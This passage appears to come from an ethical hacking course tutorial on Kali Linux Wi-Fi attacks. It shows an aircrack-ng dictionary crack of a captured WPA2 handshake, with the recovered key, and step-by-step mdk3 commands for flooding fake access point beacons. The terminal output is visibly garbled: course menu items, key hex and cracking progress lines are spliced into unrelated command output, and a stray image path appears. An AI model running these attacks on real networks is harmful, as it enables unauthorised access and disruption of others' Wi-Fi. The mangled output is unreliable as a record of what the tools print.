
↓            ↓            ↓            ↓  
WPA2        BSSID        File Location    file\_name

```
(prithvi@kali)-[~]$ sudo aircrack-ng -a2 -b 70:B7:AA:26:10:DF -w Downloads/rockyou.txt file-02.cap
Reading packets, please wait ... Infrastructure (PKI)
Opening file-02.cap
Read 13847 packets.

1 potential targets
  Cyber Forensic
    Fundamental in Computer Networking
      Concept of Operating Systems &
        Administration(COSA)
          Network D
            Aircrack-ng 1.6
              Security Concepts
                Concepts of Ethical Hacking
                  [00:00:01] 818/10303727 keys tested (576.57 k/s)
                    Time left: 4 hours, 57 minutes, 49 seconds
                    0.01%
                  KEY FOUND! [ 11111111 ]
                  SQL

Master Key : 9C 83 B8 45 DB E1 14 1A 16 DB 3A C7 FD 71 35 9D
             : 56 07 C8 13 1E FE A4 B0 AB 3F 29 94 F4 2A 38 3D

Transient Key : 1E CB 6D 53 67 70 2A 94 77 36 26 A0 1E 49 46 1C
                 : B3 49 6B 9A CE 68 AB 1D 2F ED C1 81 6D 66 4A EE
                 : EF 5D 83 12 F0 E0 E8 03 34 5B 43 76 DC 10 40 45
                 : 5C 93 2A 5F CB F8 E9 0E 8F D3 11 43 DC 10 81 DC


EAPOL HMAC : AC 05 90 AD 0D 44 07 7F 07 7D D7 DC 9B 87 21 8B
```

## 4. Creating fake Wi-FI access points with many names.

**Step-1:-Add alfa adapter to kali machine**

Atheros UB91C —> USB

After adding Atheros reboot kali Machine



**Step-2:-Install MDK tool (MDK is a proof-of-concept tool to exploit common IEEE 802.11 (Wi-Fi) protocol weaknesses)**

```
# sudo apt-get install mdk3
```

**Step-3:- Find whether wireless card is connected or not using below command**

```
$ iwconfig
```

```

File Actions Edit View Help
└─(prithvi㉿kali)-[~]
$ iwconfig
          Aircrack-ng 1.6
lo      no wireless extensions.
[00:00:01] 818/10303727 keys tested (576.57 k/s)
eth0      no wireless extensions.
Time left: 4 hours, 57 minutes, 49 seconds           0.01%
wlan0    IEEE 802.11 ESSID:off/any
          Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
          Retry short limit:7 RTS thr:off Fragment thr:off
          Power Management:off
          Master Key : 9C 83 B8 45 DB E1 1A 16 DB 3A C7 FD 71 35 9D

```

**Step-4:-Now put the wireless interface into monitor mode using below command**

```
# sudo airmon-ng start wlan0
# iwconfig
```

```

└─(prithvi㉿kali)-[~]
$ sudo airmon-ng start wlan0
[sudo] password for prithvi: 6B 9A CE 68 AB 1D 2F ED C1 81 6D 66 4A EE
EF 5D B3 12 F0 E0 E8 03 34 58 43 76 DC 10 40 45
Found 2 processes that could cause trouble. 0E 8F D3 11 43 DC 10 81 DC
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels 1 8B
and sometimes putting the interface back in managed mode

      PID Name
        456 NetworkManager
      19800 wpa_supplicant

      PHY     Interface     Driver     Chipset
phy1      wlan0         ath9k_htc   Qualcomm Atheros Communications AR9271 802.11n
          (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
          (mac80211 station mode vif disabled for [phy1]wlan0)

└─(prithvi㉿kali)-[~]
$ iwconfig
lo      no wireless extensions.

eth0      no wireless extensions.

wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
          Retry short limit:7 RTS thr:off Fragment thr:off
          Power Management:off

```

**Step-5:-**

```
# sudo mdk3 wlan0mon b -c 11
```

↓  
**Channel No.**